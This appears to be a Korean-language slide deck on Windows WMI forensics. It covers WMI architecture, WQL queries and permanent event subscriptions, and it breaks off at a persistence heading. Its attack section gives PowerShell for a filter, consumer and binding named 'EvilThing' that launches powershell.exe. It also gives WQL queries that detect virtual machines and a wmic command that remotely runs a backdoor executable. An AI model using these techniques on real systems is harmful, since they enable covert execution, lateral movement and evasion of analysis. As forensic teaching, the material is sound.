

WMI Forensics

blueangel

blueangel1275@gmail.com

<http://forensic-note.blogspot.kr/>

Junghoon Oh





1. Background Knowledge

2. WMI Attack

3. Forensic Analysis

4. Conclusion

Background Knowledge



WMI ??

▪ WMI(Windows Management Instrumentation)

- 윈도우 시스템 관리를 위한 Framework
 - ✓ 시스템 정보 획득 : Process, Registry, File System, Application, 등
 - ✓ 명령어 실행
 - ✓ 성능 및 이벤트 모니터링
 - ✓ ...
- Windows 98 이후, 모든 Windows 버전에 Default 로 설치되어 있음
- XML 형식으로 정보가 구성됨
- SQL 문법과 비슷한 WQL 를 통한 정보 질의 및 작업 수행(관리자 권한 필요)
- VBScript, JScript, PowerShell 등을 통해 로컬/원격 질의 및 작업 수행 가능






WMI Architecture

WMI Objects

- WMI 내에서 관리되어지는 데이터 객체(=WMI Class Instance)
- 시스템 정보(동작 중인 프로세스, 레지스트리 키, 설치된 서비스, 파일 정보 등)를 저장하거나 특정 작업을 수행
ex) Win32_Process, Win32_Service, AntiVirusProduct, Win32_StartupCommand, ...
- 사용자 요청에 의해 동적으로 생성되거나 CIM Repository 에 저장됨






WMI Architecture

■ CIM Repository

- WMI Objects 와 Objects 정의가 저장되는 데이터베이스
- 경로 : %SystemRoot%\System32\wbem\Repository\OBJECTS.DATA
- WMI Class Instance(WMI Objects), Class Definitions, name space 등의 정보를 저장
- WMI 설치 시, MOF(Managed Object Format) 파일(ex : CIMwin32.mof)들의 정보를 바탕으로 생성됨







WMI Architecture

■ MOF(Managed Object Format) files

- WMI Class 의 Schema 를 제공하는 파일
- 경로 : %SystemRoot%\System32\wbem*.mof
- C++ 문법과 유사



```
class Win32_StartupCommand : CIM_Setting
{
    string Caption;
    string Description;
    string SettingID;
    string Command;
    string Location;
    string Name;
    string User;
    string UserSID;
};
```



WMI Architecture


▪ Clients

- WMI Objects 를 요청하는 프로그램
- 획득한 WMI Objects 의 WMI Data 획득하거나 WMI Method 실행
 - ✓ WMI Data : WMI Objects 가 가지고 있는 정보
 - ✓ WMI Method : WMI Object 가 수행하는 작업
- Ex) wmic, PowerShell, VBScript, Jscript, wbemtest, C/C++ via COM, winrm, winrs

▪ WQL(WMI Query Language)

- WMI Objects 를 요청 할 때 사용하는 언어
- SQL 문법과 유사

```
SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"
```






WMI Architecture

▪ DCOM & WinRM

- 원격으로 WMI Data 를 전송하는데 사용되는 프로토콜

▪ WMI Service(Winmgmt)

- 사용자의 WMI Objects 요청을 받는 서비스






WMI Architecture

WMI Provider

- 사용자의 WMI Objects 요청을 처리
 - ex) 동작 중인 모든 프로세스 질의, 레지스트리 키 열거, ...
- COM-based DLL





WMI Classes & Namespaces & Registry

▪ WMI Classes

- WMI Data 와 Method 의 집합
- WMI Object 는 WMI Class 를 바탕으로 생성됨
- Microsoft 에서는 기본적으로 약 7,950 종류의 WMI Classes 를 제공(Win7 기준)

▪ WMI Namespaces

- WMI Class 의 계층 분류를 위해 사용되는 개념
- 모든 namespace 는 최상위 Root namespace 로 부터 파생됨
- Default name space : **ROOT\WMI**
 - ✓ Microsoft 에서 제공하는 기본적인 WMI Class 들은 모두 여기에 속함
 - ✓ Script 에서 특정 namespace 를 지정하지 않을 경우, 해당 namespace 에서 Class 를 찾음

▪ WMI Registry

- WMI 설정들이 저장되는 레지스트리 키 경로 : **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM**



WMI Query 분류

▪ Instance Query

- WMI Object 획득을 위한 가장 일반적인 질의
- 기본 형식 : `SELECT [Class 속성명 | *] FROM [Class 이름] <WHERE [조건]>`
- Ex) `SELECT * FROM Win32_Process WHERE Name LIKE "%explorer%"`

▪ Event Query

- WMI Event class 에서 제공하는 이벤트 알람 매커니즘을 동작시키기 위해 사용
- 기본 형식
 - ✓ `SELECT [Class 속성명 | *] FROM [내부 Event Class 이름] WITHIN [POLLING INTERVAL] <WHERE [조건]>`
 - ✓ `SELECT [Class 속성명 | *] FROM [외부 Event Class 이름] <WHERE [조건]>`
- Ex) `SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstanceISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2`

▪ Meta Query

- WMI Class 스키마에 대한 질의
- 기본 형식 : `SELECT [Class 속성명 | *] FROM Meta_Class <WHERE [조건]>`
- Ex) `SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%"`



WMI Events

▪ WMI Events

- 특정 조건의 이벤트가 발생하였을 경우, 그에 대한 작업을 수행하는 매커니즘
- 이벤트 조건은 WMI Event Query 를 통해 설정

▪ WMI Events 분류

- Local Events
 - ✓ 하나의 프로세스 Context 내에서만 동작
 - ✓ 해당 프로세스가 종료되면 사라짐
- Permanent Events
 - ✓ WMI repository 에 저장되어 재부팅 후에도 계속 동작
 - ✓ SYSTEM 권한으로 동작

▪ Permanent WMI Events 등록에 필요한 요소

- Event Filter : 모니터링 할 이벤트 조건을 정의하는 WMI Objects
- Event Consumer : 이벤트가 발생했을 경우, 수행할 작업을 정의하는 WMI Objects
- Binding : Event Filter 와 Event Consumer 를 연결하는 WMI Objects



WMI Events

▪ Event Filter

- 모니터링 할 이벤트의 정보를 정의하는 WMI Objects
 - ✓ 이벤트 정보는 WMI Event Query 형태로 설정됨
 - ✓ 이벤트 예 : 특정 이름의 프로세스 생성, 프로세스 내 DLL 로딩, 특정 ID 의 이벤트 로그 생성
- "root\subscription" Namespace 에 위치한 "__EventFilter" Class 의 Instance

```
class __EventFilter : __IndicationRelated
{
    uint8  CreatorSID[] = {1,1,0,0,0,0,0,5,18,0,0,0};
    string EventAccess;
    string EventNamespace;
    string Name;
    string Query;
    string QueryLanguage;
};
```

- 생성 예 (with PowerShell)

```
$filter = Set-WmiInstance -Class __EventFilter -Namespace
"root\subscription" -Arguments
@{name='EvilThing';EventNameSpace='root\CimV2';QueryLanguage="WQL";Query="SE
LECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=
240 AND TargetInstance.SystemUpTime < 325"}
```



WMI Events

▪ Event Filter

- Event Filter 에서 지원하는 이벤트

✓ Intrinsic Events

- System Class 형태로 존재하며 모든 WMI namespace 에 존재함 → 거의 모든 시스템 이벤트 표현 가능~!!
- WMI Class, Object, Namespace 생성/수정/삭제, WMI Method 실행, 타이머 만료 등의 이벤트

| | |
|---------------------------|------------------------------|
| __NamespaceOperationEvent | __NamespaceModificationEvent |
| __NamespaceDeletionEvent | __NamespaceCreationEvent |
| __ClassOperationEvent | __ClassDeletionEvent |
| __ClassModificationEvent | __ClassCreationEvent |
| __InstanceOperationEvent | __InstanceCreationEvent |
| __MethodInvocationEvent | __InstanceModificationEvent |
| __InstanceDeletionEvent | __TimerEvent |

- Event Query 에 반드시 Polling Interval 을 초 단위로 설정해주어야 함(WITHIN)
 - » Intrinsic Events 는 매우 빈번하게 발생하고 사라짐
 - » 따라서 Intrinsic Events 발생 여부는 Polling Interval 이 지나도 계속 조건이 계속 유지되느냐로 판단됨
 - 지정된 Polling Interval 이 지나도 설정된 조건이 유지되면 이벤트 발생한 것으로 판단
 - 지정된 Polling Interval 이 지났을 때, 설정된 조건이 유지되지 않는다면 이벤트가 발생하지 않을 것으로 판단

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance  
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```



WMI Events

▪ Event Filter

- Event Filter 에서 지원하는 이벤트 (계속)

✓ Extrinsic Events

- System Class 형태가 아님
- Polling Interval 설정이 필요 없음 → 조건 충족 시, 바로 이벤트 발생으로 판단~!!

```
SELECT * FROM Win32_ModuleLoadTrace
```

- 지원되는 이벤트 개수가 적음

```
ROOT#CIMV2:Win32_ComputerShutdownEvent  ROOT#CIMV2:Win32_IP4RouteTableEvent
ROOT#CIMV2:Win32_ProcessStartTrace        ROOT#CIMV2:Win32_ModuleLoadTrace
ROOT#CIMV2:Win32_ThreadStartTrace         ROOT#CIMV2:Win32_VolumeChangeEvent
ROOT#CIMV2:Msft_WmiProvider               ROOT#DEFAULT:RegistryKeyChangeEvent
ROOT#DEFAULT:RegistryValueChangeEvent
```




WMI Events

▪ Event Consumer

- 이벤트 발생시, 동작해야 할 작업을 정의하는 WMI Objects
- "root\subscription" Namespace 에 위치한 "__EventConsumer" System Class 로 부터 파생됨
- 주요 Event Consumer Class
 - ✓ LogFileEventConsumer : 로그 파일에 데이터 작성
 - ✓ ActiveScriptEventConsumer : VBScript, Jscript 실행
 - ✓ NTEventLogEventConsumer : 이벤트 로그 파일에 이벤트 정보가 포함된 엔트리 생성
 - ✓ SMTPEventConsumer : 데이터가 포함된 메일 전송
 - ✓ CommandLineEventConsumer : CLI 프로그램 실행
- 생성 예 (with PowerShell)

```
$consumer = Set-WmiInstance -Namespace "root\subscription" -Class  
'CommandLineEventConsumer' -Arguments  
@{name='EvilThing';CommandLineTemplate="$($Env:SystemRoot)\System32\WindowsP  
owerShell\v1.0\powershell.exe -NonInteractive";RunInteractively='false'};
```



WMI Events

▪ Binding

- 생성된 Event Filter Objects 와 Event Consumer Objects 를 연결하는 WMI Object
- "root\subscription" Namespace 에 위치한 "__FilterToConsumerBinding" Class 의 Instance

```
class __FilterToConsumerBinding : __IndicationRelated
{
    __EventConsumer REF Consumer;
    uint8            CreatorSID[];
    boolean          DeliverSynchronously = False;
    uint32           DeliveryQoS;
    __EventFilter    REF Filter;
    boolean          MaintainSecurityContext = False;
    boolean          SlowDownProviders = False;
};
```

- 생성 예 (with PowerShell)

```
Set-WmiInstance -Namespace "root\subscription" -Class
__FilterToConsumerBinding -Arguments @{Filter=$filter;Consumer=$consumer}
```



WMI Tools

■ PowerShell

- 마이크로소프트에서 개발한 확장 가능한 CLI Shell 및 스크립트 언어
- WMI/CIM cmdlets 을 통해 WMI 와 상호작용 가능 (CIM cmdlets 은 PowerShell v3 부터 지원)
- Win7 부터 PowerShell v2 가 Default 로 설치되어 있음

```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\blueangel> Get-Command -Noun Wmi*

CommandType      Name                                     ModuleName
-----
Cmdlet            Get-WmiObject                          Microsoft.PowerShell.Management
Cmdlet            Invoke-WmiMethod                       Microsoft.PowerShell.Management
Cmdlet            Register-WmiEvent                      Microsoft.PowerShell.Management
Cmdlet            Remove-WmiObject                      Microsoft.PowerShell.Management
Cmdlet            Set-WmiInstance                       Microsoft.PowerShell.Management

PS C:\Users\blueangel> Get-Command -Noun Cim*

CommandType      Name                                     ModuleName
-----
Cmdlet            Get-CimAssociatedInstance             CimCmdlets
Cmdlet            Get-CimClass                          CimCmdlets
Cmdlet            Get-CimInstance                       CimCmdlets
Cmdlet            Get-CimSession                        CimCmdlets
Cmdlet            Invoke-CimMethod                      CimCmdlets
Cmdlet            New-CimInstance                       CimCmdlets
Cmdlet            New-CimSession                        CimCmdlets
Cmdlet            New-CimSessionOption                  CimCmdlets
Cmdlet            Register-CimIndicationEvent           CimCmdlets
Cmdlet            Remove-CimInstance                    CimCmdlets
Cmdlet            Remove-CimSession                     CimCmdlets
Cmdlet            Set-CimInstance                       CimCmdlets

PS C:\Users\blueangel>
```



WMI Tools

■ wmic.exe

- Windows 에서 WMI 사용을 위해 기본적으로 지원하는 CLI 프로그램
- 사용자 편의를 위해 WMI Objects 에 대한 Alias 제공
- Win32_Process Create method(PROCESS call Create) 호출을 통해 공격자들이 원격 실행하는데 자주 사용됨

```
C:\W>wmic /?

[global switches] <command>

The following global switches are available:
/namespace      Path for the namespace the alias operate against.
/role            Path for the role containing the alias definitions.
/node            Servers the alias will operate against.
/implementlevel  Client impersonation level.
/authlevel       Client authentication level.
/locale          Language id the client should use.
/privileges       Enable or disable all privileges.
/trace           Outputs debugging information to stderr.
/record          Logs all input commands and output.
/interactive     Sets or resets the interactive mode.
/failfast        Sets or resets the FailFast mode.
/user            User to be used during the session.
/password        Password to be used for session login.
/output          Specifies the mode for output redirection.
/append          Specifies the mode for output redirection.
/aggregate       Sets or resets aggregate mode.
/authority       Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:
ALIAS            - Access to the aliases available on the local system
BASEBOARD        - Base board (also known as a motherboard or system board) management.
BIOS             - Basic input/output services (BIOS) management.
BOOTCONFIG        - Boot configuration management.
CDROM            - CD-ROM management.
COMPUTERSYSTEM    - Computer system management.
```

```
C:\W>wmic /node:192.168.70.101 PROCESS call create "c:\Wbackdoor.exe"
Executing <Win32_Process>->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3004;
    ReturnValue = 0;
};
```



WMI Tools

▪ winrm.exe

- Windows Remote Management 프로그램
- Win7 부터 기본적으로 설치되어 있음
- WinRM 서비스를 통해 로컬/원격의 시스템에서 WMI Data 질의, WMI Method 실행 등의 작업 가능

```
C:\#>winrm -help
Windows 원격 관리 명령줄 도구

WinRM<Windows 원격 관리>은 Microsoft가 구현한
WS-Management 프로토콜로서, 웹 서비스를 사용하여 로컬 및 원격 컴퓨터와
안전하게 통신할 수 있는 방법입니다.

사용법:
  winrm OPERATION RESOURCE_URI [-SWITCH:VALUE [-SWITCH:VALUE] ...]
  [/@<KEY=VALUE[;KEY=VALUE]...>]




작업별 도움말:
  winrm g[et] -?           관리 정보를 검색합니다.
  winrm s[et] -?           관리 정보를 수정합니다.
  winrm c[reate] -?        관리 리소스의 인스턴스를 새로 만듭니다.
  winrm d[ele] -?          관리 리소스의 인스턴스를 제거합니다.
  winrm e[numerate] -?     관리 리소스의 모든 인스턴스를 나열합니다.
  winrm i[nvoke] -?        관리 리소스에 대해 메서드를 실행합니다.
  winrm id[entify] -?       원격 컴퓨터에서 WS-Management 구현이
                           실행 중인지 확인합니다.
  winrm quickconfig -?     이 컴퓨터가 다른 컴퓨터의 WS-Management
                           요청을 받아들이도록 구성합니다.
  winrm configSDDL -?      URI에 대한 기존 보안 설명자를 수정합니다.
  winrm helpmsg -?        오류 코드에 대한 오류 메시지를 표시합니다.
```



WMI Tools

■ GUI 도구

- wbemtest.exe
- WMI Explorer
- CIM Studio(상용)



■ WSH(Windows Script Host) Language : VBScript, Jscript

- Windows 기본적으로 제공하는 스크립트 언어로 WMI 와 상호작용 가능
- ActiveScriptEventConsumer 를 통해 실행할 수 있는 유일한 스크립트 언어

■ IWbem* COM API in C/C++

- C/C++ 기반의 프로그램에서 WMI 와 상호작용하고 싶으면 COM API 사용해야 함
- WMI 악성코드를 분석하기 위해서는 해당 COM API 사용법에 익숙해야 함

■ System.Management Class in .NET

- C#, VB.Net, F# 기반의 프로그램에서는 .NET 라이브러리 내 System.Management Class 를 통해 WMI 와 상호작용
- PowerShell 코드에서도 기존 WMI/CIM cmdlet 외 기능을 사용하기 위해 많이 사용됨

WMI Attack



Reconnaissance

- 운영체제/시스템 정보 : `ROOT\WMI\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem`
- 파일/디렉터리 정보 : `ROOT\WMI\CIMV2:CIM_DataFile`
- 디스크 볼륨 정보 : `ROOT\WMI\CIMV2:Win32_Volume`
- 레지스트리 작업 정보 : `ROOT\WMI\DEFAULT:StdRegProv`
- 동작중인 프로세스 정보 : `ROOT\WMI\CIMV2:Win32_Process`
- 서비스 정보 : `ROOT\WMI\CIMV2:Win32_Service`
- 이벤트 로그 : `ROOT\WMI\CIMV2:Win32_NtLogEvent`
- 현재 로그인된 사용자 정보 : `ROOT\WMI\CIMV2:Win32_LoggedOnUser`
- 마운트된 공유 정보 : `ROOT\WMI\CIMV2:Win32_Share`
- 설치된 패치 정보 : `ROOT\WMI\CIMV2:Win32_QuickFixEngineering`
- 설치된 안티바이러스 제품 정보
 - `ROOT\SecurityCenter:AntiVirusProduct`
 - `ROOT\SecurityCenter2:AntiVirusProduct`



VM Detection

- **메모리 크기 기반(<2G)** : SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
- **CPU 코어 개수 기반 (<2)** : SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
- **네트워크 카드 제조사 이름** : SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%Vmware%"
- **네트워크 카드 이름** : SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
- **시리얼 정보** : SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
- **프로세스 정보** : SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"

Code Execution & Lateral Movement

- **Win32_Process Create Method**

```
C:\>wmic /node:192.168.70.101 PROCESS call create "c:\backdoor.exe"
Executing <Win32_Process>->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3004;
    ReturnValue = 0;
};
```



Persistence

